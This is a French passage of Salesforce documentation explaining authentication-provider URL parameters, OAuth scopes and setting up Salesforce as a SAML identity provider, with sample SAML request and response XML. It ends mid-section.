Vous pouvez personnaliser des requêtes vers une application tierce pour recevoir des jetons d'accès avec des autorisations supplémentaires. Vous utilisez ensuite des méthodes `Auth.AuthToken` afin de récupérer le jeton d'accès octroyé pour pouvoir utiliser ces autorisations avec l'application tierce.

Les étendues par défaut varient en fonction de l'application tierce, mais généralement elles autorisent l'accès uniquement aux informations de base sur les utilisateurs. Chaque type de fournisseur (Open ID Connect, Facebook, Salesforce et autres) inclut un ensemble d'étendues par défaut qu'il envoie avec la requête au point de terminaison d'autorisation. Par exemple, l'étendue par défaut de Salesforce est `id`.

Vous pouvez envoyer des étendues dans une chaîne de valeurs séparées par une virgule. La chaîne (de valeurs séparées par des virgules) d'étendues requises est envoyée en l'état à l'application tierce et remplace les autorisations par défaut requises par les fournisseurs d'authentification.

Ce paramètre n'est pas utilisé par Janrain qui nécessite la configuration d'autorisations supplémentaires.

Exemple: L'exemple suivant présente un paramètre `étendue` qui demande les étendues Salesforce `api` et `web`, ajoutées à l'`URL d'initialisation de l'authentification unique`, dans laquelle :

- *`orgID`* est l'ID de votre fournisseur d'authentification
- *`URLsuffix`* est la valeur que vous avez spécifiée en définissant le fournisseur d'authentification

`https://login.salesforce.com/services/auth/sso/`*`orgID`*`/`*`URLsuffix`*`?scope=id%20api%20web`

Les étendues valides dépendent de l'application tierce. Reportez-vous à la documentation de chaque application. Par exemple, les étendues de Salesforce sont :

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

| Valeur | Description |
|---|---|
| `api` | Permet d'accéder au compte de l'utilisateur actuellement connecté à l'aide d'API telles que l'API REST ou l'API de transfert en masse. Ces valeurs comprennent également `chatter_api`, ce qui permet d'accéder aux ressources de l'API REST Chatter. |
| `chatter_api` | Permet d'accéder uniquement aux ressources de l'API REST Chatter. |
| `custom_permissions` | Autorise l'accès aux autorisations personnalisées dans une organisation associée à l'application connectée, et indique si chaque autorisation est activée pour l'utilisateur connecté. |
| `complet` | Permet d'accéder à toutes les données accessibles par l'utilisateur connecté et englobe toutes les autres étendues. `full` ne renvoie pas un jeton actualisé. Pour obtenir un jeton actualisé, vous devez demander l'étendue `refresh_token` de façon explicite. |
| `ID` | Permet d'accéder au service des URL d'identité. Vous pouvez demander `profile`, `email`, `address` ou `phone` individuellement pour obtenir les mêmes résultats que l'utilisation d'`id`, ils sont tous équivalents. |

| Valeur | Description |
|---|---|
| `openid` | Permet d'accéder à l'identificateur unique de l'utilisateur actuellement connecté pour les applications OpenID Connect.<br>L'étendue `openid` peut être utilisée dans le flux utilisateur-agent OAuth 2.0 et le flux d'authentification de serveur Web OAuth 2.0 afin de recevoir un jeton d'ID signé conforme aux spécifications OpenID Connect, en plus du jeton d'accès. |
| `refresh_token` | Permet de renvoyer un jeton d'actualisation si vous êtes autorisé(e) à en recevoir un. Cela permet à l'application d'interagir avec les données d'un utilisateur hors ligne et est synonyme d'une demande `offline_access`. |
| `visualforce` | Permet d'accéder aux pages Visualforce. |
| `web` | Permet d'utiliser le jeton `access_token` sur le Web. Il comprend également `visualforce` qui permet d'accéder aux pages Visualforce. |

CONSULTER ÉGALEMENT :

Utilisation des paramètres de requête avec des URL de configuration client

## Utilisation du paramètre de site

Utilisez votre fournisseur d'authentification pour vous connecter à un site ou lier à un utilisateur de site.

Pour utiliser votre fournisseur avec un site, procédez comme suit :

- Activer le fournisseur à utiliser avec un site
- Assurez-vous que le site est configuré pour utiliser le même portail
- Ajoutez les informations sur l'URL de connexion spécifique au site à l'URL de configuration cliente appropriée, telles que l'`URL d'initialisation de l'authentification unique`, en utilisant le paramètre `site`

Exemple: Lors de la création du site, vous pouvez créer la page Visualforce de connexion du site ou spécifier la page par défaut. Voici un exemple d'URL de connexion de site : `https%3A%2F%2Fmysite.force.com%2FSiteLogin`.

L'exemple suivant présente une URL de connexion à un site ajoutée à l'`URL d'initialisation de l'authentification unique`, en utilisant le paramètre `site`, où :

- *`orgID`* est l'ID de votre fournisseur d'authentification
- *`URLsuffix`* est la valeur que vous avez spécifiée en définissant le fournisseur d'authentification

https://login.salesforce.com/services/auth/sso/*orgID*/*URLsuffix*?site=https%3A%2F%2Fmysite.force.com%2FSiteLogin

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

Si vous ne spécifiez pas de paramètre `site`, l'utilisateur accède à un portail standard (si défini pour un portail) ou (sinon) à l'application standard.

CONSULTER ÉGALEMENT :

Utilisation des paramètres de requête avec des URL de configuration client

## Utilisation du paramètre StartURL

Orientez votre utilisateur vers un emplacement spécifique après l'authentification ou la liaison.

Pour orienter vos utilisateurs vers un emplacement spécifique après l'authentification, spécifiez une URL avec le paramètre de requête `startURL`. Cette URL doit être relative. Une URL absolue génère une erreur. Si vous n'ajoutez pas `startURL`, l'utilisateur est orienté vers `/home/home.jsp` (pour une application de portail ou standard) ou vers la page par défaut du site (pour un site) une fois l'authentification effectuée.

Exemple: Par exemple, avec une `URL d'initialisation de l'authentification unique`, l'utilisateur est dirigé vers cet emplacement une fois connecté. Pour une `URL de liaison utilisateur existante`, le lien « Continuer vers Salesforce » dans la page de confirmation mène vers cette page.

L'exemple suivant présente un paramètre `startURL` ajouté à l'`URL d'initialisation de l'authentification unique`, où :

- *`orgID`* est l'ID de votre fournisseur d'authentification
- *`URLsuffix`* est la valeur que vous avez spécifiée en définissant le fournisseur d'authentification

https://login.salesforce.com/services/auth/sso/*orgID*/*URLsuffix*?startURL=%2F005x000000000001%3Fnoredirect%3D1

CONSULTER ÉGALEMENT :

Utilisation des paramètres de requête avec des URL de configuration client

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

## Utilisation du paramètre URL de communauté

Dirigez votre utilisateur vers une communauté spécifique après l'authentification.

Pour orienter vos utilisateurs vers une communauté spécifique après l'authentification, spécifiez une URL avec le paramètre de requête `communauté`. Si vous n'ajoutez pas le paramètre, l'utilisateur est orienté vers `/home/home.jsp` (pour une application de portail ou standard) ou vers la page par défaut du site (pour un site) une fois l'authentification effectuée.

Exemple: Par exemple, avec une `URL d'initialisation de l'authentification unique`, l'utilisateur est dirigé vers cet emplacement une fois connecté. Pour une `URL de liaison utilisateur existante`, le lien « Continuer vers Salesforce » dans la page de confirmation mène vers cette page.

L'exemple suivant présente un paramètre `communauté` ajouté à l'`URL d'initialisation de l'authentification unique`, où :

- *`orgID`* est l'ID de votre fournisseur d'authentification
- *`URLsuffix`* est la valeur que vous avez spécifiée en définissant le fournisseur d'authentification

https://login.salesforce.com/services/auth/sso/*orgID*/*URLsuffix*?community=https://acme.force.com/support

**Éditions**

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

## Utilisation du paramètre de point de terminaison d'autorisation

Envoyez à vos utilisateurs un point de terminaison d'autorisation spécifique.

Vous pouvez ajouter un paramètre `provAuthorizeEndpointHost` à une URL de fournisseur d'authentification Salesforce afin de diriger les utilisateurs vers un point de terminaison d'autorisation pour un domaine fourni, par exemple un domaine personnalisé créé à l'aide de Mon domaine. La fourniture d'un point de terminaison d'autorisation permet de bénéficier de fonctionnalités telles que la découverte pendant l'autorisation. Ce paramètre est disponible uniquement pour les fournisseurs d'authentification Salesforce. Elle ne peut pas être utilisée pour envoyer aux utilisateurs une page d'autorisation extérieure à un domaine Salesforce.

Pour diriger vos utilisateurs vers un point de terminaison d'autorisation Salesforce spécifique, saisissez une URL contenant le paramètre de requête `provAuthorizeEndpointHost` et un hôte `https` valide. Les chaînes de requête ajoutées à l'URL de l'hôte sont ignorées. Vous pouvez toutefois spécifier un chemin de communauté.

Exemple: L'exemple suivant inclut un paramètre `provAuthorizeEndpointHost` ajouté à l'URL du fournisseur d'authentification :

- *`orgID`* est l'ID de votre fournisseur d'authentification
- *`URLsuffix`* est la valeur que vous avez spécifiée en définissant le fournisseur d'authentification

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmydomain.my.salesforce.com
```

L'exemple suivant inclut un paramètre `provAuthorizeEndpointHost` dirigé vers une URL de communauté :

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmycommunity.force.com%2Fbilling
```

Si aucun point de terminaison d'autorisation n'est fourni, Salesforce utilise celui du fournisseur d'autorisation. Si aucun point de terminaison d'autorisation par défaut n'est défini pour le fournisseur d'autorisation, Salesforce utilise celui de login.salesforce.com.

Le point de terminaison d'autorisation ne change pas celui du jeton, qui reste configuré ou utilise l'hôte par défaut. Par exemple, si le point de terminaison d'autorisation est une instance sandbox et que votre fournisseur est défini pour utiliser un point de terminaison de jeton de production, le flux échoue, car l'autorisation a été accordée uniquement par l'instance sandbox.

### Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Gérer les fournisseurs d'authentification

# Fournisseurs d'identité et fournisseurs de services

Un *fournisseur d'identité* est un fournisseur approuvé qui permet d'utiliser l'authentification unique pour accéder à d'autres sites Web. Un *fournisseur de services* est un site Web qui héberge des applications. Vous pouvez activer Salesforce en tant que fournisseur d'identité et définir un ou plusieurs fournisseurs de services. Vos utilisateurs peuvent ensuite accéder à d'autres applications directement depuis Salesforce en utilisant l'authentification unique. L'authentification unique peut se révéler très avantageuse pour vos utilisateurs : au lieu de mémoriser de nombreux mots de passe, il leur suffit d'en connaître un seul. De plus, les applications peuvent être ajoutées en tant qu'onglets à votre organisation Salesforce, ce qui évite à vos utilisateurs de basculer d'un programme à l'autre.

Pour pouvoir activer Salesforce en tant que fournisseur d'identité, vous devez configurer un domaine.

L'activation de Salesforce en tant que fournisseur d'identité nécessite un certificat et une paire de clés Salesforce signés par une autorité de certification externe (signé par AC) ou auto-signés. Si vous n'avez pas généré de certificat et une paire de clés Salesforce, ils sont créés automatiquement lorsque vous activez Salesforce en tant que fournisseur d'identité. Vous pouvez choisir un certificat existant ou en créer un.

Salesforce utilise la norme SAML 2.0 pour une authentification unique et génère des assertions SAML lorsqu'il est configuré en tant que fournisseur d'identité.

Utilisez le journal d'événement du fournisseur d'identité si vos utilisateurs rencontrent des erreurs de connexion à des applications de votre fournisseur de services.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir et modifier des fournisseurs d'identité et des fournisseurs de services :


- Personnaliser l'application

## Utilisation de fournisseurs d'identité et de fournisseurs de services

Salesforce prend en charge :


- Connexion initiée par le fournisseur d'identité : lorsque Salesforce se connecte à un fournisseur de services à l'initiative de l'utilisateur final
- Connexion initiée par le fournisseur de services : lorsque le fournisseur de services demande à Salesforce d'authentifier un utilisateur, à l'initiative de l'utilisateur final

Le flux suivant est le flux général lorsque Salesforce se connecte à un fournisseur de services en tant que fournisseur d'identité.




1. L'utilisateur tente d'accéder à un fournisseur de services déjà défini dans Salesforce.
2. Salesforce envoie une réponse SAML au fournisseur de services.
3. Le fournisseur de services identifie l'utilisateur et authentifie le certificat.
4. Si l'utilisateur est identifié, il est connecté au fournisseur de services.

Le processus ci-dessous présente comment un fournisseur de services initie une connexion et utilise Salesforce pour identifier l'utilisateur.




1. Le fournisseur de services envoie une demande SAML valide. Le point de destination est automatiquement généré lorsque le fournisseur de services est défini : le `Point de terminaison POST initié par SP`.
2. Salesforce identifie l'utilisateur inclus dans la demande SAML.

```
<samlp:AuthnRequest ID="bndkmeemcaamihajeloilkagfdliilbhjjnmlmfo" Version="2.0"
   IssueInstant="2010-05-24T22:57:19Z"
   ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   ProviderName="google.com" IsPassive="false"
   AssertionConsumerServiceURL="https://www.google.com/a/resp.info/acs">
   <saml:Issuer>google.com</saml:Issuer>
   <samlp:NameIDPolicy AllowCreate="true"
   Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"/>
</samlp:AuthnRequest>
```

   Si un certificat est inclus dans la définition, Salesforce l'authentifie.

   Remarque: Si un certificat est inclus dans la définition du fournisseur de services et que la requête SAML ne contient pas de certificat, la requête échoue. L'utilisateur n'est pas connecté en utilisant Salesforce. Si la définition n'inclut aucun certificat et que la demande en contient une signature, la demande réussit si l'utilisateur est correctement identifié.

3. Si l'utilisateur n'est pas déjà connecté à Salesforce, il est invité à le faire.

4. Salesforce envoie une réponse SAML au fournisseur de services.
5. Le fournisseur de services authentifie la réponse SAML envoyée par Salesforce. Si l'utilisateur a été authentifié, il est connecté au fournisseur de services. L'utilisateur est également connecté à Salesforce.

   **Important:** Salesforce ne fournit aucun mécanisme de déconnexion automatique de l'utilisateur de Salesforce lorsqu'il se déconnecte du fournisseur de services.

Voici un exemple de réponse SAML de la part de Salesforce. Partagez cette information avec votre fournisseur de services.

```
<samlp:Response Destination="https://login-blitz03.soma.salesforce.com/
?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"
  ID="_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091"
  InResponseTo="_2INwHuINDJTvjo8ohcM.Fpw_uLukYi0WArVx2IJD569kZYL
    osBwuiaSbzzxOPQjDtfw52tJB10VfgPW2p5g7Nlv5k1QDzR0EJYGgn0d0z8
    CIiUOY31YBdk7gwEkTygiK_lb46IO1fzBFoaRTzwvf1JN4qnkGttw3J6L4b
    opRI8hSQmCumM_Cvn3DHZVN.KtrzzOAflcMFSCY.bj1wvruSGQCooTRSSQ"
  IssueInstant="2010-11-23T01:46:41.091Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
>identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<ds:Signature>
–
<ds:SignedInfo>
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
–
<ds:Reference URI="#_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091">
–
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
–
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
<ec:InclusiveNamespaces PrefixList="ds saml samlp xs"/>
</ds:Transform>
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<ds:DigestValue>4NVTbQ2WavD+ZBiyQ7ufc8EhtZw=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
–
<ds:SignatureValue>

eqrkFxNlJRCT4VQ7tt7wKZGK7oLCCCa4gV/HNcL03RoKbSXIcwU2CAqW0qTSj25FqhRe2fOwAYa5
xFWat7Fw2bbncU+/nnuVNZut8HEEQoHiQA/Jrh7XB4CNlOpM1QRvgB5Dtdkj/0lI4h3X3TFix57B
sgZJGbb5PWEqSH3ZAl+NPvW9nNtYQIFyCTe9+cw2BhCxFgSWfP3/kIYHSM2gbIy27CrRrFS1lAqP
hKSLaH+ntH1E09gp78RSyJ2WKFGJU22sE9RJSZwdVw3VGG06Z6RpSjPJtaREELhhIBWTHNoF+VvJ
2HbexjEw6CO08lXRDe8dbrrPIRK/qzHZYf1H0g==
</ds:SignatureValue>
–
<ds:KeyInfo>
–
<ds:X509Data>
–
```

```
<ds:X509Certificate>
MIIEbjCCA1agAwIBAgIOASh04QulAAAAAClXs7MwDQYJKoZIhvcNAQEFBQAwfTEVMBMGA1UEAwwM
SWRlbnRpdHkgT3JnMRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9y
Y2UuY29tMRYwFAYDVQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNB
MB4XDTEwMDUwNzIyMjcwNVoXDTEyMDUwNjIyMjcwNVowfTEVMBMGA1UEAwwMSWRlbnRpdHkgT3Jn
MRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9yY2UuY29tMRYwFAYD
VQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNBMIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAyM4/sjoaizbnWTDjt9mGht2fDGxnLCWGMJ+D+9NWXD5wM15N
SFEcflpI9W4makcCGvoac+CVbPTmOUzOsCQzu7iGkLeMMpngf2XqllnJgl4ejuH8socNrDtltaMk
hC08KAmli3Wm/okllqSjVOl8H52jtbvm6HkvLVj2NDLRY6kUejVZMGjGwV5E0FJliwgIip4sCchl
dkahbNjbikiiv1MAs8xHbtBt3wnKZWJq3JtS0va1sazUVmEwGDlVW43QPF0S7eV3IJFFhyCPV8yF
N3k0wCkCVBWoknwkMA8CbD+p6qNBVmvh3F3IaW2oym/1eSvtMLNtrPJeZzssqDYqgQIDAQABo4Hr
MIHoMB0GA1UdDgQWBBTYSVEZ9r8Q8T2rbZxPFfPYPZKWITCBtQYDVR0jBIGtMIGqgBTYSVEZ9r8Q
8T2rbZxPFfPYPZKWIaGBgaR/MH0xFTATBgNVBAMMDElkZW50aXR5IE9yZzEYMBYGA1UECwwPMDBE
RDAwMDAwMDBGSDhsMRcwFQYDVQQKDA5TYWxlc2ZvcmNlLmNvbTEWMBQGA1UEBwwNU2FuIEZyYW5j
aXNjbzELMAkGA1UECAwCQ0ExDDAKBgNVBAYTA1VTQYIOASh04QupAAAAAClXs7MwDwYDVR0TAQH/
BAUwAwEB/zANBgkqhkiG9w0BAQUFAAOCAQEANaO5Tqcc56E6Jv8itwjtbPvR+WHEMnZgQ9cCPF5Q
VACd5v7I/srx4ZJt/ZO4RZkmX1FXla0M7JGOu63eELHYG1DxT1SpGmpOL7xfBn7QUoh8Rmpp3BZC
WCPIcVQHLs1LushsrpbWu+85tgzlVN4sFVBl8F9rohhbM1dMOUAksoQgM3avcZ2vkugKhX40vIuf
Gw4wXZe4TBCfQay+eDONYhYnmlxVV+dJyHheENOYfVqlau8RMNhRNmhXlGxXNQyU3kpMaTxOux8F
DyOjc5YPoe6PYQ0C/mC77ipnjJAjwm+Gw+heK/9NQ7fIonDObbfu2rOmudtcKG74IDwkZL8HjA==
</ds:X509Certificate>
</ds:X509Data>
</ds:KeyInfo>
</ds:Signature>
–
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
–
<saml:Assertion ID="_e700bf9b25a5aebdb9495fe40332ef081290476801092"
IssueInstant="2010-11-23T01:46:41.092Z" Version="2.0">
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<saml:Subject>
<saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">charliemortimore@gmail.com</saml:NameID>
–
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2010-11-23T01:51:41.093Z"
Recipient="https://login-blitz03.soma.salesforce.com/?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"/>
</saml:SubjectConfirmation>
</saml:Subject>
–
<saml:Conditions NotBefore="2010-11-23T01:46:41.093Z"
NotOnOrAfter="2010-11-23T01:51:41.093Z">
–
<saml:AudienceRestriction>
<saml:Audience>https://childorgb.blitz03.blitz.salesforce.com</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
–
```

```
<saml:AuthnStatement AuthnInstant="2010-11-23T01:46:41.092Z">
–
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
–
<saml:AttributeStatement>
–
<saml:Attribute Name="userId"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">005D0000001Ayzh</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="username"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">admin@identity.org</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">cmortimore@salesforce.com</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="is_portal_user"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">false</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

Activation de Salesforce en tant que fournisseur d'identité

Affichage des détails de votre fournisseur d'identité

Prérequis de la définition de fournisseurs de services

Avant de définir un fournisseur de services dans Salesforce, suivez la procédure ci-dessous afin de définir un fournisseur d'identité et les informations de configuration Exchange pour votre fournisseur.

Définition de fournisseurs de services en tant qu'applications connectées activées par SAML

Mappage des utilisateurs de Salesforce avec des utilisateurs d'application

Affichage des détails du fournisseur de services

Activation de fournisseurs d'identité et définition de fournisseurs de services pour les portails et les sites

Utilisation du journal d'événements du fournisseur d'identité

Exemples d'utilisation de fournisseurs d'identité et de fournisseurs de services

CONSULTER ÉGALEMENT :

Activation de Salesforce en tant que fournisseur d'identité
Affichage des détails de votre fournisseur d'identité
Prérequis de la définition de fournisseurs de services
Définition de fournisseurs de services en tant qu'applications connectées activées par SAML
Mappage des utilisateurs de Salesforce avec des utilisateurs d'application
Affichage des détails du fournisseur de services
Activation de fournisseurs d'identité et définition de fournisseurs de services pour les portails et les sites
Exemples d'utilisation de fournisseurs d'identité et de fournisseurs de services

## Activation de Salesforce en tant que fournisseur d'identité

Pour activer Salesforce en tant que fournisseur d'identité :

1. Configurez un domaine à l'aide de Mon domaine et déployez-le pour tous les utilisateurs.
2. Dans Configuration, saisissez *Fournisseur d'identité* dans la case Recherche rapide, puis sélectionnez **Fournisseur d'identité** et cliquez sur **Activer le fournisseur d'identité**.
3. Par défaut, un fournisseur d'identité Salesforce utilise un certificat auto-signé généré automatiquement avec l'algorithme de signature SHA-256. Si vous avez déjà créé des certificats auto-signés, sélectionnez le certificat à utiliser pour communiquer en toute sécurité avec les autres services.

   Si vous souhaitez utiliser à la place un certificat signé par une autorité de certification (CA), procédez comme suit :

   a. Créez et importez un certificat signé par une CA. Pour consulter des instructions, reportez-vous à Certificats et clés.
   b. Dans Configuration, saisissez *Fournisseur d'identité* dans la case Recherche rapide, puis sélectionnez **Fournisseur d'identité**.
   c. Cliquez sur **Modifier**, puis sélectionnez le certificat signé par une autorité de certification.
   d. Cliquez sur **Enregistrer**.

Une fois Salesforce activé en tant que fournisseur d'identité, vous devez définir des fournisseurs de services en créant des applications connectées (dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Définir et modifier des fournisseurs d'identité et des fournisseurs de services :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Fournisseurs d'identité et fournisseurs de services
Génération d'un certificat auto-signé
Création d'une application connectée

## Affichage des détails de votre fournisseur d'identité

Après avoir activé un fournisseur d'identité pour votre organisation, vous pouvez consulter les détails dans la Configuration, en saisissant *Fournisseur d'identité* dans la case Recherche rapide, puis en sélectionnant **Fournisseur d'identité**. Vous pouvez partager ces informations, notamment Émetteur, avec votre fournisseur de services.

À partir de cette page, vous pouvez cliquer sur :

